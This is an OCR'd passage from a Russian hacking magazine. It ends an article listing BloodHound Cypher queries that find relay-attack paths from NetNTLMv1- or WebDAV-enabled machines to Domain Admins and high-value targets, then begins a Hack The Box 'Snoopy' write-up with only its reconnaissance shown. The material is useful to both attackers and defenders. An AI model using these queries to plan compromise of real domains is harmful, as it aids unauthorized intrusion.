-[*1..]->(g) ) RETURN p"
        }
      ]
}
```


MemberOf
GenericWrite
HasSession
MemberOf
DCSync
Contains
Contains
HasSession
HasSession
DCSync
Contains
MemberOf
HasSession
MemberOf

Поиск путей от машин с включенным NetNTLMv1 до администратора домена

И еще один запрос до целей, которые отмечены в качестве привилегированных:


```
{
      "name": "Computer with netntlmv1 a path to High Value",
      "category": "Relay",
      "queryList": [
        {
          "final": true,
          "query": "MATCH (u:Computer {netntlmv1:true}),(n {
highvalue:true}),p = shortestPath( (u)-[*1..]->(n) ) RETURN p"
        }
      ]
    }
```



Поиск путей от машин с включенным NetNTLMv1 до привилегированных целей

И следующие три запроса аналогичны предыдущим трем, только показывают путь от машин с включенным WebDAV. Запрос от машин с включенным WebDAV до домена:


```
{
      "name": "Shortest Paths from webdav to Domain",
      "category": "Relay",
      "queryList": [
        {
          "final": false,
          "title": "Select a Domain...",
          "query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name
ASC"
        },
        {
          "final": true,
          "query": "MATCH p = allShortestPaths((c:Computer)-[r:{}
*1..]->(d:Domain)) WHERE c.webdav = true AND d.name = $result RETURN
p",
          "endNode": "{}"
        }
      ]
    }
```



Поиск путей от машин с включенным WebDAV до домена

Запрос от машин с включенным WebDAV до администратора домена:


```
{
    "name": "Find Shortest Path from webdav to DA",
      "category": "Relay",
      "queryList": [
        {
          "final": true,
          "query": "MATCH (u:Computer {webdav:true}) MATCH (g:Group)
WHERE g.objectid ENDS WITH '-512' MATCH p = shortestPath( (u)-[*1..]
->(g) ) RETURN p"
        }
      ]
    }
```



Поиск путей от машин с включенным WebDAV до администраторов домена


Запрос от машин с включенным WebDAV до привилегированных целей:

```
{
      "name": "Computer with webdav a path to High Value",
      "category": "Relay",
      "queryList": [
        {
          "final": true,
          "query": "MATCH (u:Computer {webdav:true}),(n {highvalue:
true}),p = shortestPath( (u)-[*1..]->(n) ) RETURN p"
        }
      ]
    }
```


MemberOf
GenericWrite
GPLink
Contains
Contains
30
DCSync
DCSync
MemberOf
Owns
WriteDacl
Owns
WriteDacl
WriteDacl
WriteDacl
HasSession
TrustedBy
DCSync
MemberOf
Owns
WriteDacl
WriteDacl
GenericWrite
GenericWrite
GenericWrite
DCSync
MemberOf
GenericWrite
GenericWrite
GenericWrite
GenericWrite
MemberOf
HasSession
CanRDP

Поиск путей от машин с включенным WebDAV до привилегированных целей

В результате мы получаем небольшой список запросов, который облегчит нам жизнь при поиске вектора эксплуатации Relay-атаки.



Relay
List of computers with netntlmv1 enabled
List of computers with webdav enabled
Shortest Paths from netntlmv1 to Domain
Shortest Paths from webdav to Domain
Find Shortest Path from webdav to DA
Find Shortest Path from netntlmv1 to DA
Computer with netntlmv1 a path to High Value
Computer with webdav a path to High Value
Computers Local Admin to Another Computer
Computers Local Admin to Another Computer without signing
Find groups that contain both users and computers

Раздел с запросами для поиска релей-атак

Relay-атака требует тщательной подготовки, если провести основательную разведку, то дальнейшее продвижение в скомпрометированной сети не составит труда.

ВЫВОДЫ

Мы рассмотрели далеко не все возможные запросы, помогающие искать цели для релеев. Но вектор ясен — придумывай новые запросы, добавляй новые атрибуты, рассказывай об этом, показывай их реализацию. Ну а сотрудникам ИБ-отделов советую брать на вооружение этот подход, искать векторы для релеев в своих доменах и ограничивать в действиях хитрых хакеров.

HTB
SNOOPY

Snoopy
OS: Linux
Difficulty: Hard
Points: 40
Release: 06 May 2023
IP: 10.10.11.212

ПРОВОДИМ MITM-АТАКУ НА SSH ДЛЯ ПОЛУЧЕНИЯ УЧЕТНЫХ ДАННЫХ

В этом райтапе мы проведем MITM-атаку на службу SSH, чтобы заполучить логин и пароль пользователя. Но сначала попентестим веб-сервер, найдем уязвимость LFI и, проникнув в систему, повысим привилегии через антивирус ClamAV.

RalfHacker
hackerralf8@gmail.com

Упражняться будем на тренировочной машине Snoopy с площадки Hack The Box. Ее уровень — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.212    snoopy.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

